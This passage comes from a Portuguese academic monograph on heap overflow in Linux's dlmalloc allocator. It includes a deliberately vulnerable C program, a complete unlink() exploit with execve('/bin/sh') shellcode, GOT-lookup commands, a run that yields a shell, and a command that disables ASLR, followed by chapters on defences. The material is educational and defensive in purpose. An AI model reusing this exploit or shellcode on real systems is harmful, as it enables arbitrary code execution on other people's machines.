 (((unsigned long)(sz) >> 9) <=  340) ? 119 + ((unsigned long)(sz) >> 15):\
 (((unsigned long)(sz) >> 9) <= 1364) ? 124 + ((unsigned long)(sz) >> 18):\
                                        126)
```

Figura 3.9 – Cálculo do tamanho pela macro bin_index()

Os chunks armazenados nestas bins são organizados por ordem crescente de tamanho e a busca pela bin é baseada no algoritmo "*Best Fit Allocation*", através da pesquisa na lista encadeada de qual a menor porção de memória livre que comporta o tamanho solicitado.

Para requisições maiores que 128 Kb, Dl*malloc* delega as requisições para o gerenciador de memória do sistema operacional do Linux. (ALVARES, 2009).

3.2.1.7 Adicionando e removendo chunks de uma Bin

O algoritmo de liberação de uma determinada porção de memória é parte fundamental dentro o sistema de gerenciamento da memória *Heap*. Esse algoritmo é responsável pela reciclagem da memória de forma eficiente, observando o estado da *Heap* no momento da liberação para realização de otimizações, garantindo um melhor aproveitamento do espaço em memória e preparando o espaço liberado para ser reaproveitado.

O processo de liberação de memória é responsável pela execução de "*merges*" (união de chunks vizinhos vazios), evitando uma fragmentação desnecessária da *Heap*. Quanto mais fragmentada a *Heap* mais custoso será o processo de alocação de memória (uma lista maior para fazer busca).

Dlmalloc usa a macro unlink() a fim de retirar um chunk vazio "p" de uma bin de chunks livres. Para isto, unlink() faz a substituição do ponteiro backward do chunk seguinte ao "p" na lista pelo ponteiro do chunk anterior da lista, e o ponteiro forward do chunk anterior ao chunk "p" pelo ponteiro do chunk posterior ao "p" na lista.

Abaixo temos a macro unlink():

```
#define unlink( P, BK, FD ) {    \
    BK = P->bk;                  \
    FD = P->fd;                  \
    FD->bk = BK;                 \
    BK->fd = FD;                 \
}
```

Figura 3.10 - Macro unlink()

Porém, para colocar em uma bin um chunk livre P de tamanho S, Dlmalloc utiliza a macro frontlink(), a qual faz os seguintes procedimentos:

- Utiliza as macros smallbin_index() ou bin_index() a fim de descobrir o índice IDX correspondente ao tamanho S.

- Chama mark_binblock () para indicar que este não é bin mais vazio.

- A macro bin_at() é chamada a fim de determinar o endereço físico do bin.

- Finalmente, armazena o “P” chunk livre no lugar certo na bin:

Na figura a seguir é demonstrada a macro frontlink():

```
#define frontlink( A, P, S, IDX, BK, FD ) {            \
    if ( S < MAX_SMALLBIN_SIZE ) {                     \
        IDX = smallbin_index( S );                     \
        mark_binblock( A, IDX );                       \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
    } else {                                           \
        IDX = bin_index( S );                          \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        if ( FD == BK ) {                              \
            mark_binblock(A, IDX);                     \
        } else {                                       \
            while ( FD != BK && S < chunksize(FD) ) {  \
                FD = FD->fd;                           \
            }                                          \
            BK = FD->bk;                               \
        }                                              \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
    }                                                  \
}
```

Figura 3.11 – Macro frontlink()

3.2.2 Técnica de explorar o Heap Overflow explorando a macro unlink()

Se um atacante consegue enganar Dlmalloc em processamento de um pedaço cuidadosamente falsificado de memória (pedaço cujos campos bk e fd foram alterados), com a macro unlink() ele será capaz de substituir uma determinada posição na memória pelo valor de sua escolha, e, portanto, ser capaz de eventualmente executar código arbitrário (KAEMPF, 2001).

A figura 14 mostra novamente a macro unlink():

```
#define unlink( P, BK, FD ) {    \
    BK = P->bk;                  \
    FD = P->fd;                  \
    FD->bk = BK;                 \
    BK->fd = FD;                 \
}
```

Figura 3.12 - Macro unlink()

Analisando a macro acima nota-se que quando o chunk “p” é retirado da lista duplamente encadeada, o que ocorre é que através dos valores de endereço “fd” e “bk” do chunk atual (que está sendo retirado da lista) é reconstituída a lista. (BLACKNGEL, 2009).

Resumidamente, o que a macro unlink faz é modificar dois endereços de memória que são:

- Na posição de memória “bk + 8” (campo fd do chunk anterior) é colocado o valor de “fd” = campo que deve apontar para o próximo chunk.

- Na posição de memória “fd + 12 (campo bk do chunk posterior)” é colocado o valor de “bk” = campo que deve apontar para o chunk anterior.

A figura abaixo demonstra a retirada de um chunk da lista duplamente encadeada pela macro unlink().



Figura 3.13 - Execução da macro unlink()

Assim, modificando os valores de bk e fd, é possível usar estas operações para modificar uma posição qualquer de memória (que tenha permissão de escrita).

Na verdade, o que o invasor faz é:

- fd = ponteiro de função menos 12 bytes.

- bk = endereço do Shellcode.

Portanto, a macro unlink(), ao tentar retirar este chunk de uma suposta lista duplamente encadeada, substituirá (na linha 3 da macro unlink()) o ponteiro de função localizada na FD mais 12 bytes (12 é o deslocamento do campo dentro de bk uma boudary tag) por BK (o endereço do Shellcode).

Se o programa vulnerável lê o ponteiro da função substituída (uma entrada da GOT - Tabela Offset Global) e salta para a posição de memória em que está o Shellcode, o Shellcode será executado.

Porém a macro unlink() também substitui uma posição de memória localizada no Shellcode(unlink() faz duas substituições), ou seja, em bk + 8 é colocado o valor de fd. Por isso, a primeira instrução do Shellcode deve saltar sobre a posição de memória substituída (4 bytes) para o inicio do Shellcode propriamente dito.

Esta técnica unlink, introduzida por Solar Designer foi explorada com sucesso em versões vulneráveis de programas como “o navegador Netscape”, “Traceroute”, e “Slocate”.

3.2.3 Exemplo de exploração com a macro unlink()

O programa abaixo contém um buffer Overflow típico uma vez que um atacante pode substituir (na linha [3]) os dados armazenados imediatamente após o final do primeiro chunk (first) se o argumento de entrada “argv []” for maior do que 666 bytes:

```
/* programa vulnerable.c */
#include <stdlib.h>
#include <string.h>
int main( int argc, char * argv[] )
{
        char * first, * second;
/*[1]*/ first = malloc( 666 );
/*[2]*/ second = malloc( 12 );
/*[3]*/ strcpy( first, argv[1] );
/*[4]*/ free( first );
/*[5]*/ free( second );
/*[6]*/ return( 0 );
}
```

Figura 3.14 – Código do programa vulnerável - Fonte: (PHANTASMAGORIA, 2001)

Assim, o atacante pode substituir o “boundary tag” do segundo chunk (second) que está localizado imediatamente após o primeiro chunk.

O tamanho do primeiro chunk é calculado, conforme explicado no item 3.2.1.3, como (666 + 8 bytes - 4 bytes) = 670 bytes. Arredondando para o próximo múltiplo de 8, a área real fica em 672 bytes.

Portanto, se o tamanho do primeiro argumento (argv [1]) passado para o programa vulnerável pelo atacante é maior ou igual a 680 (672 + 2 * 4) bytes, o atacante será capaz de substituir o campo size, fd e bk do chunk “second”. Assim, poderia, portanto, utilizar a técnica unlink().

Porém, como pode o Dlmalloc ser enganado, processando o segundo chunk como se ele estivesse livre com unlink (), uma vez que este chunk está alocado?

Quando free() é chamado na linha [4] a fim de liberar o primeiro chunk, ele verifica se o chunk second também está livre, e caso positivo, este segundo chunk é processado por unlink() (Para verificar se está livre normalmente é verificado o bit “PREV_INUSE” do próximo chunk contíguo).

Infelizmente, este bit está setado porque o chunk “second” está alocado. Mas o atacante pode enganar Dlmalloc para a leitura um pouco “PREV_INUSE” falso, alterando o campo “SIZE” do segundo chunk (usado por Dlmalloc, a fim de calcular o endereço do próximo pedaço contíguo).

Por exemplo, se o atacante substitui o campo “SIZE” do segundo chunk por -4 (0xfffffffc), Dlmalloc vai pensar que está lendo o campo size do próximo chunk contíguo (terceiro chunk), porém, na verdade está 4 bytes antes do campo size do segundo chunk, que é o campo prev_size do segundo chunk. Assim, se o atacante armazena no campo prev_size do segundo chunk um número cujo bit 1 não esteja setado (0), Dlmalloc irá achar que este chunk está livre e irá processar ele com a macro unlink().

A figura abaixo demonstra estas alterações.



Figura 3.15 - Simulando o chunk atual como livre

3.2.3.1Calculando os valores FD e BK

Para a exploração da vulnerabilidade, a exploit abaixo irá substituir no second chunk os campos a seguir:

- fd = (ponteiro para a função a ser alterada (função free())) - 12

- bk = endereço de um Shellcode armazenado 8 bytes após o início da área de dados do primeiro chunk.

Com o comando executado na linha abaixo, é possível descobrir o endereço de alocação do primeiro malloc do código vulnerável:

```
# ltrace ./vulnerable 2>&1 | grep 666
malloc(666) = 0x0804a008
```

Assim, o endereço do Shellcode será "**0x0804a008"** mais 8 bytes correspondentes aos campos FD e BK do primeiro chunk, pois estes bytes serão sobrescritos no primeiro free().

Para descobrir o ponteiro da função que será alterada, é executado o comando abaixo que mostra o endereço da entrada da função free() na Tabela de deslocamento Global (Global Offset Table – GOT)

```
# objdump -R vulnerable | grep free
08049638 R_386_JUMP_SLOT   free
```

A figura abaixo demonstra o apontamento da função free() para o endereço do Shellcode.



Figura 3.16 - Apontamento da função free() para o Shellcode

Assim, ao ser alterado o endereço de memória "**0x08049638"** pelo endereço do Shellcode (que começa com a jump instrution "\xeb\x0app), quando a função free() for chamada será executado este "jump" que fará com que o Shellcode seja executado.

Abaixo é demonstrada a estrutura de ataque gerada pelo código:



Figura 3.17 – Estrutura de ataque gerada

Na figura abaixo tem o código do exploit utilizado.

```
/* programa exploit.c */
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x08049638 )
#define CODE_ADDRESS ( 0x0804a008 + 2*4 )

#define VULNERABLE "./vulnerable"
#define DUMMY 0xdefaced  // falso
#define PREV_INUSE 0x1  // bit chunk anterior não usado

char Shellcode[] =
        /* the jump instruction */
        "\xeb\x0appssssffff"
        /* the Aleph One Shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
        /* the fd field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
```

```
        /* the special Shellcode */
        memcpy( p, Shellcode, strlen(Shellcode) );
        p += strlen( Shellcode );
        /* the padding */
        memset( p, 'B', (680 - 4*4) - (2*4 + strlen(Shellcode)) );
        p += ( 680 - 4*4 ) - ( 2*4 + strlen(Shellcode) );

        /* the prev_size field of the second chunk */
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        /* the size field of the second chunk */
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        /* the fd field of the second chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        /* the bk field of the second chunk */
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```

Figura 3.18 – Código do exploit – Fonte: **(**KAEMPF, 2001**)**

Executando o exploit através do comando "`./exploit`" nota-se que o Shell "`bash$`" foi chamado indicando que o exploit funcionou. Na sub-seção 3.2.4 será descrita de forma mais detalhada como foi executada a exploração da vulnarabilidade Heap Overflow na prática.

Abaixo temos os passos com o resumo da exploração da vulnerabilidade:

1. **É alocado o bloco de memória first**
2. **É alocado o bloco de memória second**. Este bloco se localiza na memória Heap em posições de endereços subsequentes ao bloco first.

3. **Uma informação de entrada do usuário é escrita no bloco first:** devido esta entrada ter um tamanho superior a este bloco, ela também irá sobrescrever informações de dados e de controle do bloco second. As informações que serão escritas são:

3.1 É escrito o Shellcode na área de dados do bloco first, sendo que a primeira instrução do Shellcode será um pulo de 4 bytes para deixar espaço para os ponteiros FD e BK, quando este bloco for liberado (primeiro free()).

3.2 São modificados os campos prev_size e size do bloco second de modo a simular para o gerenciador de memória Heap que este bloco encontra-se livre.

3.3 São modificados os dois primeiros endereços de dados do bloco second, onde se localizam nos blocos livres os ponteiros FD e BK, de modo que o gerenciador ao realizar o procedimento para retirar este bloco de uma Bin, faça o apontamento do endereço GOT da função free() para o Shellcode.

4. **É executado o free() no bloco first**: Quando é executado o free neste bloco e ele é liberado, o alocador verifica se o bloco posterior que é o second também esta livre. Como as informações pré_size e size foram modificadas, ele irá achar que este bloco está livre e executará a macro unlink() usando as informações FD e BK para retirar este

bloco de uma Bin. Como estas informações foram devidamente modificadas, a macro unlink() modificará o ponteiro na tabela GOT da função free() colocando o endereço do Shellcode, que está armazenado na área de dados do bloco 1.

5. **É executada a segunda vez a função free():** Devido o ponteiro da função free() estar apontando para o Shellcode, será executado o Shellcode.

3.2.4 Execução prática da exploração da vulnerabilidade Heap Overflow usando a macro unlink()

Para a execução prática da exploração da vulnerabilidade Heap Overflow foi utilizado um computador com processador Intel Core I3 com memória RAM de 2 GB e Sistema Operacional Windows 7 Home Basic de 64 bits.

Neste sistema foi utilizado o software de virtualização WMware Player "versão 4.0.0 build-471780" o qual foi instalado o Sistema Operacional Linux Ubuntu 4.10 com o glibc 2.2. Para teste da vulnerabilidade Heap Overflow foi utilizada esta versão do Ubuntu devido a versões mais atuais já possuírem proteções na biblioteca glibc que não podem ser desativadas, conforme será explicado de forma mais detalhada na seção 4.1.

Devido este sistema por padrão não possuir o gcc instalado, instalou-se o gcc através do comando:

```
# apt-get install gcc
```

Após isto, foram salvos em arquivos o código da figura 3.14 com o nome de "vulnerable.c" e o da figura 3.18 com o nome de "exploit.c".

Foi feita a compilação do programa "vulnerable.c" através do seguinte comando:

```
$ make vulnerable
cc     vulnerable.c   -o vulnerable
```

Para descobrir o endereço de alocação do primeiro malloc do programa "vulnerable" foi executado o comando abaixo:

```
# ltrace ./vulnerable 2>&1 | grep 666
malloc(666) = 0x0804a008
```

Para descobrir o ponteiro da função que será alterada, foi o comando abaixo que mostra o endereço da entrada da função free() na Tabela de deslocamento Global (Global Offset Table – GOT)

```
# objdump -R vulnerable | grep free
08049638 R_386_JUMP_SLOT   free
```

No programa "exploit.c" foram modificadas as seguintes variáveis:

```
#define FUNCTION_POINTER ( 0x08049638 )
#define CODE_ADDRESS ( 0x0804a008 + 2*4 )
```

Após isto, foi feita a compilação do programa "exploit.c" através do seguinte comando:

```
$ make exploit
cc     exploit.c   -o exploit
```

A execução do exploit:

```
$ ./exploit
bash$
```

Nota-se que o Shell “bash” foi chamado com sucesso indicando que o exploit funcionou e a vulnerabilidade Heap Overflow foi executada.

3.2.5 Técnica de explorar o Heap Overflow explorando a macro flontlink()

Após ter sido divulgada o método de exploração unlink(), também foi divulgada o método flontlink, que como o próprio nome diz, usa a macro flontlink() que é a macro que faz a inserção de chunks nas bins.

Este método, além de ser bem mais complexo, o programa vulnerável tem que ter estrutura bem mais difícil de se conseguir na prática (MOGRE, 2010). Em (KAEMPF, 2001) podem ser encontrados mais detalhes deste método.

Será feita uma referência a outros métodos de exploração na sub-seção 4.1.1.

4 PROTEÇÕES PARA A VULNERABILIDADE HEAP OVERFLOW NO LINUX

Neste capítulo veremos algumas medidas de segurança de hardware e software que foram implementadas, procedimentos que devem ser seguidos e softwares que podem ser utilizados com o objetivo de dificultar a ocorrência de Heap Overflow.

4.1 Proteções na biblioteca glibc

A partir da glibc 2.3.x, o alocador de memória dinâmica que era utilizado Dlmalloc foi substituído por Ptmalloc, sendo que este é inteiramente baseado no Dlmalloc, porém tem maior suporte a aplicações multi-threads (GLOGER'S, 2006).

No algoritmo Ptmalloc, o terceiro bit menos significativo que antes não era utilizado passou a ser utilizado como flag de controle NON_MAIN_ARENA para gerenciamento de arenas.

Com isto, para a execução da macro unlink este bit não deve estar setado o que implica que no campo “size”, não é mais possível utilizar o valor 0xfffffffc (-4) e sim 0xfffffff8 (os três bits menos significativos iguais a zero).

A partir da glibc versão 2.3.4 foram incluídas várias verificações de integridade com o objetivo de impedir vulnerabilidades de estouro de Heap e double free (double free() protection) (UBUNTU, 2011-b) usando os métodos conhecidos até o momento (YOUNAN, 2005).

Exemplos de verificações incluídas são:

- Antes de executar a macro unlink(), é verificada a seguinte condição:

“p-> fd-> bk == p-> bk-> fd == p”

- Antes de executar free(): o ponteiro deve ser maior do que o tamanho mínimo de um chunk (16 bytes) e menor que a quantidade total de memória alocada até o momento. Dessa forma valores negativos no campo “size” não são mais possíveis.

Além destas, são realizadas outras verificações de proteção no código da libc que foram implementadas no próprio código da função malloc() da Glibc através de testes de condição e são habilitadas por default, não sendo possível de serem desabilitadas (DEBIAN, 2011).

4.1.1 Outros métodos de exploração

Após as inclusões destas proteções na biblioteca glibc, vários outros artigos foram publicados com o objetivo de tentar contornar os testes de proteção. Um dos artigos mais famosos foi o (PHANTASMAGORIA, 2005) que proponha de forma teórica cinco técnicas de contornar as proteções. Já no artigo em (BLACKNGEL, 2009) fez a análise e implementação destas técnicas.

Analisando estas técnicas, vemos que grande parte delas têm como base a técnica unlink(), porém possuem uma complexidade teórica e de implementação bem mais complexas, além de que geralmente o programa vulnerável tem que ter uma estrutura bem mais difícil de se conseguir na prática. Por isso, não justifica neste trabalho um estudo mais profundo destas técnicas, que podem ser encontradas nos artigos citados.

Finalmente, conforme (UBUNTU, 2011-b), a glibc já possui proteção contra Heap Overflow por default, e que é resistente a todas as técnicas já divulgadas até o momento.

Porém, alguns autores dos artigos consideram a exploração da vulnerabilidade Heap Overflow uma arte e citam que a implementação do alocador é tão complexa que com o seu estudo, será descoberta uma forma de explorar o Heap Overflow. Além disso, várias vulnerabilidades foram divulgadas quando já estavam sendo exploradas há anos. Por isso, embora não tenha sido encontrada nenhuma vulnerabilidade atual que seja efetiva, é possível que existam vulnerabilidades.

4.1.2 Medidas de proteção que podem ser usados pelos programadores

Além das proteções automáticas de Heap Overflow introduzidas a partir da versão do glibc 2.3.4, como já foi citado, existem externas a glibc como iremos ver a seguir.

4.1.2.1Proteções oferecidas pela GNU C Library

GNU C Library fornece duas possibilidaes de checar a consistência do Heap em modo de execução (DELORIE, 2010).

A primeira é o **mcheck** que é uma extensão da GNU declarada no arquivo “mcheck.h”.

Para utilizada, devemos copilar o código com o seguinte comando:

```
# gcc –mcheck arquivo.c –o arquivo
```

Ao executar o programa “arquivo” compilado com **–mcheck**, durante a sua execução são feitas verificações de controle na região do Heap que encontrando algum problema, retornam uma mensagem de erro e o cancelamento da execução do programa. Um exemplo seria a execução abaixo:

```
# ./arquivo
memory clobbered past end of allocated block
Cancelado
```

A verificação acima informou que a memória sobrescrita foi maior que o bloco alocado e a execução foi cancelada.

Outra possibilidade seria usar o recurso de teste de Heap a variável de ambiente **MALLOC_CHECK**. Por padrão esta variável é igual a zero e os erros são ignorados. Se for definida para 1 os erros são impressos em “stderr” (saída de erro padrão) e se for definida para 2, ocorrendo um erro, o programa é abortado imediatamente.

4.1.2.2 Programas de proteção oferecidos para o Linux

Existem softwares de proteção da memória Heap oferecidos para o Linux.

Um exemplo destes programas de proteção é o **Hardening-Wrapper**, sendo que, é necessário instalar o seu pacote.

O uso deste software, conforme (UBUNTU, 2008) cria invólucros na memória que tornam os programas que estiverem em execução mais resistentes à exploração da corrupção de memória.

Para instalar o pacote **Hardening Wrapper**, deve-se executar o comando:

```
# Apt-get install hardening-wrapper
```

Após a instalação, deve-se definir uma variável de ambiente para ativá-lo

```
#export DEB_BUILD_HARDENING=1
```

```
#export DEB_BUILD_HARDENING_ [feature] =0
```

Mais informações deste pacote podem ser obtidas em (UBUNTU, 2008).

4.1.2.3Proteções oferecidas pelo compilador GCC em relação ao Heap Overflow:

O compilador GCC oferece proteções em relação à vulnerabilidade Heap Overflow, oferecidas através de opções de compilação (UBUNTU, 2010) descritas a seguir:

A opção usada na compilação **“gcc –D_FORTIFY_SOURCE=2 -02”** verifica buffers em tempo de compilação e execução. Além desta verificação, esta opção fornece mais duas vantagens:

- Strings formatados (Format strings) em memória “writable” com %n são bloqueados

- Não tem sido reportado negativo impacto na execução.

Já, a opção “**gcc –Wformat” e “gcc –Wformat-security”** verifica os formatos e as interações. Estas opções também verificam potencial riscos com o printf() e o scanf().

4.2 Mecanismos de proteção de software e hardware

Os sistemas operacionais Linux/Unix possuem mecanismos de proteção que foram implementados e que ajudam a evitar a ocorrência de Heaps Overflow sendo que podemos citar o ASLR e o NX. Nesta seção serão vistos rápidos conceitos sobre eles e sobre a sua utilização com o objetivo de evitar Heaps Overflows.

4.2.1 Address Space Layout Randomisation (ASLR)

ASLR é uma técnica de segurança em computadores implementado pelo kernel e o carregador ELF por randomizar a localização de alocações das áreas-chave de dados (stack, pilha, bibliotecas compartilhadas, etc). Isso faz com que seja mais difícil de prever endereços de memória (que tem que ser adivinhados) quando um atacante está tentando exploração de corrupção de memória.

ASLR é controlado no sistema pelo valor de ***/proc/sys/kernel/randomize_va_space***. Antes de Ubuntu 8.10, este padrão para "1"(on). Em versões posteriores, que incluiu brk ASLR, o padrão é "2" (UBUNTU, 2011-a).

Quando o ASLR está ativado, que é o padrão dos sistemas Linux/Unix atuais, torna-se muito difícil o ataque de Heaps Overflow.

Se quisermos desativar a randomização para a realização de testes, devemos realizar os seguintes comandos:

```
# sudo su
# echo 0 > /proc/sys/kernel/randomize_va_space
# exit
```

4.2.2 NX - Non-Executable Memory

Non-eXecute(NX) ou **eXecute-Disable(XD)** é uma tecnologia usada em alguns processadores e sistemas operacionais com o propósito de segurança de separar de modo rígido as áreas de memória que podem ser usadas para execução de código daquelas que só podem servir para armazenar dados (WIKIPEDIA, 2011-b).

Uma área da memória que esteja marcada com o atributo NX pode ser usada somente para guardar dados, então quaisquer instruções que estejam nela não serão executadas.

O termo "bit NX" foi criado e é usado comercialmente pela AMD. No entanto, tecnologia idêntica foi implementada pela Intel, com o nome bit XD, que deriva da expressão em inglês “eXecute Disable”. Ambas as tecnologias funcionam do mesmo modo e se diferenciam apenas pelo nome.

Vários sistemas operacionais dão suporte ao bit NX. Entre eles, o Windows XP (a partir do Service Pack 2), o Linux (a partir do núcleo 2.6.8) e o Mac OS X (em todas as versões para processadores Intel).

Alguns sistemas operacionais quando os processadores não possuem a tecnologia NX, emulam esta tecnologia. Isto ocorre no Ubuntu, que emula parcialmente a partir da versão 9.10 quando executado em um kernel de 32 bits (em processadores que não possuem NX).

4.3 Cuidados na programação

A Linguagem de programação c oferece entre outras características, uma grande liberdade ao programador, mais recursos de baixo nível (UNICAMP, 1998) e código

compacto e rápido quando comparado com outras linguagens de complexidade análoga (UNESP, 2006). Porém esta “liberdade” dada ao programador deve ser usada com um maior cuidado em relação à implementação do software. Nesta seção serão descritos alguns procedimentos que os programadores devem executar com o objetivo de evitar o Heap Overflow.

4.3.1 Uso de comandos mais seguros e boas práticas de programação

Para citar cuidados na programação, iremos se basear em comandos utilizados na linguagem de programação “C” na linguagem Linux.

Como já foi citado antes, o problema do Heap Overflow ocorre no momento que é copiada mais informação do que foi definido quando o bloco de memória Heap foi alocado.

A linguagem C possui rotinas de tratamento de strings que são inseguras, disponibilizadas com a sua biblioteca padrão. Deste modo, limites de arrays e de referências a ponteiros não são checados automaticamente, ficando a cargo do programador de realizar essa verificação.

O que o programador deve fazer é substituir funções que não controlam a quantidade de bytes copiados por outras que fazem este controle (WEBER, 2010).

A tabela abaixo mostra uma relação de funções inseguras com a sua possível substituta:

Tabela 4.1: Principais funções inseguras da Linguagem C com possíveis substitutas

Função perigosa	Função substituta	Observação
Gets()	Fgets()	Verificar se o tamanho do destino e suficiente para a entrada ”n”
strcat()	strncat()	Verificar se o tamanho do destino e suficiente para a entrada ”n”
Strcpy()	Strncpy()	Verificar se o tamanho do destino e suficiente para a entrada ”n”
Sprintf()	Snprintf()	Verificar se o tamanho do destino e suficiente para a entrada ”n”
Gets()	char *fgets (char *str, int len, FILE *pt)	Fazer um controle rigoroso da quantidade “len” de caracteres lidos na entrada “pt” sobre o destino “str”

As funções substitutas são mais seguras porque delimitam a quantidade de bytes copiados. Porém, a função fgets() embora seja mais segura que a função gets(), por exemplo, pode ser usada em um “loop” e com isso estourar a variável de destino. Por isso, sempre que houver entrada de dados é necessário fazer uma verificação rigorosa, pois, os usuários mal-intencionados procuram falhas em ocasiões que os programadores não tomaram os devidos cuidados.

4.3.2 Auditoria de códigos

A auditoria de códigos pode ser realizada de duas maneiras, de forma estática ou dinâmica.

Em relação a análise estática temos as seguintes características:

- Por meio de análise de todo o código fonte

- Por meio de rastreamento dos pontos de iteração com outros processos ou usuários

- Por meio de falsas assinaturas de funções

